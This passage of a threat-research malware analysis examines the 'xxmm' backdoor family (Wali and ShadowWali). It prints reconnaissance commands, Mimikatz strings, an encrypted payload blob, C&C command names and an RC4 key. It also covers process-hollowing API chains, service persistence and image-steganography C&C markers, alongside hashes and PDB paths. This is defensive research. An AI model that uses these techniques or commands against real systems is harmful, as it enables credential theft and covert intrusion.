0xe061e	116	find /i /n "Section start" C:\windows\inf\setupapi.dev.log
0xe069c	20	systeminfo
0xe06d4	44	dir c:\"Program Files"
0xe070a	144	cmd /c reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB /s
0xe07a4	152	cmd /c reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR /s
0xf0011	90	%programfiles%\internet explorer\iexplore.exe
0xf0087	24	test service
0xf00a9	32	it's just a test
0xf00d3	50	%userprofile%\loader2.exe
0xf010f	50	%userprofile%\loader1.exe

Last but not least, the injected code will execute an embedded Mimikatz binary in order to steal locally stored credentials and possibly perform lateral movement.


Results - iexplore.exe (2300)

14 results.

Address	Length	Result
0x14009eca8	23	mimikatz_custom_command
0x14009fdc2	48	marre le pilote mimikatz
0x1400a00b0	52	[*] Pilote mimikatz non pr
0x1400a0110	24	mimikatz.sys
0x1400a0130	30	mimikatz driver
0x1400a0330	80	[!] Ouverture du pilote mimikatz : KO ;
0x1400a0390	42	[*] Pilote mimikatz d
0x1400a0be0	150	mod_mimikatz_nogpo::disableSimple (unicode) Taille du pattern original diff
0x1400a0cb0	158	mod_mimikatz_nogpo::disableSimple (non-unicode) Taille du pattern original diff
0x1400a1198	26	kiwi\mimikatz
0x1400a7200	62	Retourne la version de mimikatz
0x1400a7250	116	Mets en pause mimikatz un certains nombre de millisecondes
0x1400a72f8	42	mimikatz 1.0 x64 (RC)
0x1400d1630	14	.?AVmimikatz@@

Payload two: Variant of ShadowWali

Our investigation led us to a compromised Japanese site where the attackers uploaded their malicious PHP code and the other xxmm payload (scommand.txt, SHA-1: 52921e7b488ee1a48ca098247a07d17ce610c235).




Similar to the previous C&C payload, the scommand.txt file also contains an encrypted payload:

/danbata/hinsyu/kiyomi/scommand.txt

IVfgkchtGyFsmFdGmwLPoPK9rWfKdJXcLREZikr1gKovL0cWDCYk2J7n3YztpTCkgGj_
eivIdcgjCtmW4ILfzfJ4JCfYyDv5L8ivHmwiRXloh7Lk4eD7g5eGulszLiNCExwYD3WW
SUFI1eTRaqssgQ8MM4pOmuQ5Et-vQGtl11-A0DT4paQkPr8Tk1HfNBltpl-
ibGWGYAs1YV5BpZW4b9WgEQO7CCu7ufx2MNh1353VM6jIrFH1FcBy-
J8IahjtjHXj0zAvoR0dWT74B4ZOtRsrizeJuYQ_B3Ijg2TtGL5pQShzdstAiD1OBgNMY
6XnXovpWXrlg6UbPh_R1WdUme5q_cxGjPMBx-
60_7N7MQbKWvhJ5Awh_Qh8yuM9U_IYLv_lG-zzJgpjjMtuqE-
qCiFSTVZs5XFLLpKXLSq4g2AvqcjWnzh6LgF6nVJB7eXn7HbDhwIW65whhROPHVha6qj
YCpvqHjTinwzIVUEDk0L10cix21di_ohzoXe0xIGXjr0SV1VKhiSBCI0p3F2PBKTm94b
xtA9HPbVh7zbwNCCJ9hGj4RTPSdS8e1sHToK4SODQPPnpMRD51qdTYdwXML9Bj0AOoTh
Fseeutki4NrcUHdtVJVd9QBT8Dch1wmZTzb9MQxkMxElpfDYlDz8nhXxSQzxBGx64H6u
fLMJqxD7eV8dxbs2puYApYqsWDNDCESdV0YhgCC3HYnLiFVF9mbgHjy2gjzfDMHoPwWe
HiWMdtvXRDRH6_P1xU1tl7x2F34xNiF0lI-
29VnveRGrkhgFQ92gcgIKeVFzSsRywa7MKbEPGaVzPGArV0F5Rzfq9Qyqa-
-46n9MH0vEIWbWl7ExgTv5jDoo2uyxravHi_tpxcc68UObcfoxyb8Zd58ZRSZ7oTHrOU
V4SaKvcbL6m3FzOUq7gHInipWR9cX6eTSd1IMLYqhGCCrocIwScOAHEMYOLPc397ug71

Scommand.txt SHA-1: 52921e7b488ee1a48ca098247a07d17ce610c235

After Wali uses the hard-coded decryption key to decrypt the payload in memory, it writes the decrypted contents to a .tmp file in %temp% folder. Once the .tmp file is written to disk and executed, it will also create a batch file that will be used for self-deletion:



This self-deletion mechanism is consistent to both backdoors of the "xxmm" family, and is found in the code of its "loadsetup" component:

C:\Users**123**\Documents\Visual Studio 2010\Projects**xxmm2**\Release**loadSetup**.pdb


Downloaded payload details:

File name: rr2E9E.tmp (**original name**: test.exe)


SHA-1: 133C7B74E35D9DCC3BD43764CB18E59C1B74190F

PDB Path: C:\Users**123**\Documents\Visual Studio 2010\Projects**shadowWalker**\x64\Release**BypassUacDll**.pdb

rr2E9E.tmp binary's file timestamp is from May 2016:



The resources section of the PE file contains two additional PE files:



102 (32bit payload)- 8123534DDE8AC4AF983DB302A06427AAB00EDD55

105 (64bit payload) - BC725B8FF4446A72539F5C5B0532CC0264A51D9C

ShadowWali: Another xxmm backdoor

ShadowWali is also a member of the **xxmm backdoor family**, written by the 123 author and can be considered Wali's older brother. The timestamp of most of the observed backdoor sample dates back to 2015 and continues until mid-2016. Wali's timestamps, meanwhile, run between 2016 and 2017. This could be viewed as either an older version of Wali or as a separate, older project the 123 author developed.

Although there are many similarities between the two siblings, they are also clear differences:

> **Strings Discrepancy:** The indicative "Wali" string is not found on any of the samples we identified as ShadowWali. In fact, the binaries of ShadowWali contains many strings that do not appear in Wali backdoor. At the same time, some of the strings that appear in ShadowWali samples, show resemblance to strings usually found in Metasploit's Meterpreter payloads:

Strings indicative of the xxmm backdoor family:

```
PowershellEncodedCommand
PlugIn
Uninstall
ChangeTimeInterval
ChangeUrl
DownloadExecute
GetSystemInformation
http://127.0.0.1/phptunnel.php
```

Strings indicating the usage of stdapi functions, which are also found in Metasploit's Meterpreter:

```
stdapi_execute_commandgroup
stdapi_syncshell_kill
stdapi_syncshell_control
stdapi_syncshell_open
stdapi_cmd_kill
stdapi_cmd_control
stdapi_cmd_open
stdapi_fs_search
stdapi_fs_file_upload
stdapi_fs_file_download
stdapi_fs_file_excute
PowershellEncodedCommand
PlugIn
Uninstall
ChangeTimeInterval
ChangeUrl
DownloadExecute
GetSystemInformation
http://127.0.0.1/phptunnel.php
```

Mostly 32-bit payloads: Most observed samples have 32-bit support, however, later samples also came with 64-bit support. This could be regarded as the missing link in the evolution of Wali.

```
Name
DATA
  102
    0
RT_MANIFEST
  1
    1033
```

```
      00 01 02 03 04 05 06 07 08
0F2AC 05 BC CB AF BE B6 97 0D 0C
0F2B5 1B 00 50 67 63 04 E4 5C C7
0F2BE 3D 8B 4C 17 A1 28 82 4F 20
0F2C7 63 C9 BE DA 94 8C 6C CA CE
0F2D0 C9 25 09 E2 CC AD F7 48 E4
0F2D9 52 F4 13 D2 C4 5A 41 3A A5
0F2E2 1C 56 4E 9A 99 3A 53 7E CE
0F2EB 0E 9F F8 E5 A5 BA 2B 38 50
0F2F4 D4 05 0A C3 FE 22 C4 BF 88
```

Different RC4 key: ShadowWali a slightly shorter hard-coded RC4 key (1234) as opposed to Wali, which uses 12345.

```
sub_40130F proc near
and     dword ptr [esi+10h], 0
push    4
mov     dword ptr [esi+14h], 0Fh
pop     eax
mov     ecx, offset a1234 ; "1234"
mov     edx, esi
mov     byte ptr [esi], 0
call    sub_401376
mov     eax, esi
retn
```


- **Different PDB paths:** ShadowWali contains different PDB paths than Wali:
  - C:\Users**123**\Documents\Visual Studio 2010\Projects**xxmm2**\Release**loadSetup**.pdb
  - C:\Users**123**\Desktop**xxmm3**\x64\Release**ReflectivLoader**.pdb
  - C:\Users**123**\Documents\Visual Studio 2010\Projects**shadowWalker**\x64\Release**BypassUacDll**.pdb
- **Differences in process injection:**
  - Some samples inject to LSASS.exe and explorer.exe instead of Internet Explorer.
  - Different process injection routine, using different API calls.
- **Service-based persistence** mechanism, as opposed to Wali's tendency to use the classic registry autorun.

Analysis of the process injection routine

ShadowWali uses a less common and evasive style of "process hollowing," as opposed to Wali's injection routine that uses different APIs and also combines reflective DLL injection:

ShadowWali simplified injection routine	Wali's simplified injection routine
CreateProcessA → VirtualAlloc → GetThreadContext → VirtualAllocEx → WriteProcessMemory → SetThreadContext → ResumeThread	**CreateProcessA → OpenProcess→ VirtualAllocEx→ WriteProcessMemory→ GetVersionEx → CreateRemoteThread / NtCreateThreadEx**


Example of the last stage of ShadowWali's process injection, showing *SetThreadContext/ResumeThread* APIs which are used in that style of "evasive process hollowing:"



Variation in injected host processes

As opposed to Wali's tendency of injecting to iexplore.exe, ShadowWali seems to exhibit more variation, and we observed it injecting code to explorer.exe and LSASS.exe, as can be seen in the following example:

File Name: SMSvcHost.exe, **SHA-1**: 168524E2292E376B2036C41E691A434BAC3A89E




Additional persistence mechanism

In addition to the previously documented persistence mechanism using the classic registry autorun (currentversion\run), some samples showed a different persistence mechanism that is based on Windows **Service** as autorun, as can be seen below:

File: C:\Program Files\Common Files\System\reginie.exe

SHA-1: 7DDEDADB81EE7A00F07F40686F078A7974E0C2D1

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\swprv7



C&C payloads - Image file Steganography

While analyzing the C&C communication of ShadowWali, it was noticed that some of the compromised sites served image files with hidden code inside them:

hxxp://[REDACTED].co.jp/magento/media/css/css.php

```
GET /magento/media/css/css.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; SV1)
Host: [REDACTED].jp
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 17 Mar 2017 08:51:00 GMT
Content-Type: image/jpeg
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.2.17

9dd
......JFIF.....H.H.....<Exif..MM.*.............................b......
.....j.(...........1.........r.
2..........i.................H.......H....Adobe Photoshop CS Windows.
2009:09:21
19:59:22..............................................................
......................&.
(.......................................H.......H..........JFIF.....
H.H......Adobe_CM......Adobe.d..............  ..
...
.....................................................
```

The image files all had one thing in common; at the end of the file, there was an appended section containing the encrypted payload. The section begins with "*###RRRR*" and ends with "*ZZZZ###*:"

```
q.v4.?d....ol.C..x./...4..U. S.~8.!v w
....Qx..qV.P....qU3.\z7.qT<.CZqj..*.`...'.
8.6.TtJ...!......Qv.~...#c......R.h~..Uy....U.....).I>.......P...U.>..
..#.#.#.#.R.R.R.R.BdzBn_PsB6gPKwFQ92cE1aM5fuOVef5V5hoSC_Avw2wEYsTj-
a4y0kGUDGltYs9qLd87GlLXfBA-6fKrSR8her-f9MvuRGNw1ucC4-NXxJ-
FT1Bh9_Q8tXASEu8wIY5HJ72c_Ls_xqfrmL0wSPgZJ4Dt1qGp8u7O3vxHwTgCUijP9O97U
EzTBTYC54tCQwRcsuBXe0SgxuDMZ.Z.Z.Z.#.#.#.
```

When the image is downloaded, ShadowWali will search for those start-end markers , and once found, it will decrypt the payload between them. The decrypted payload results in a new URL, leading to another domain:


hxxp://[REDACTED]/data/plugin/upgrade.php?t0=000052ef&t1=0&t2=bb9c8e4d&t3=0

This is consistent with the built-in "*changeURL*" functionality found in the sample's binary:

"..."	.rdata:0...	00000007	C	PlugIn
"..."	.rdata:0...	0000000A	C	Uninstall
"..."	.rdata:0...	00000013	C	ChangeTimeInterval
"..."	.rdata:0...	0000000A	C	ChangeUrl
"..."	.rdata:0...	00000010	C	DownloadExecute
"..."	.rdata:0...	00000015	C	GetSystemInformation
"..."	.rdata:0...	00000005	C	1234
"..."	.rdata:0...	0000001F	C	http://127.0.0.1/phptunnel.php
"..."	.rdata:0...	0000000C	C	GET http://
"..."	.rdata:0...	0000001C	C	Proxy-Authorization: Basic

The xxmm builder dissected


Cybereason managed to obtain a copy of the xxmm builder, the tool with which the malware author "123" generated the xxmm family backdoors:



File Name: xxmm2_build.exe

SHA-1: E5f5d64bf49b10dd4591907f34357be6cecf55b7

Fun fact: The icon of the “xxmm builder” was taken from “Batman: The Dark Knight Rises.”



The builder is written in C++ and was compiled in January 2015, which is consistent with the appearance of ShadowWali and the timestamps found in the samples' executables.

The builder is part of the xxmm2 project and was also generated on user 123's machine, as indicated in the PDB path:

As seen in the builder's main menu dialog, the builder consists of three steps to generate the backdoors:

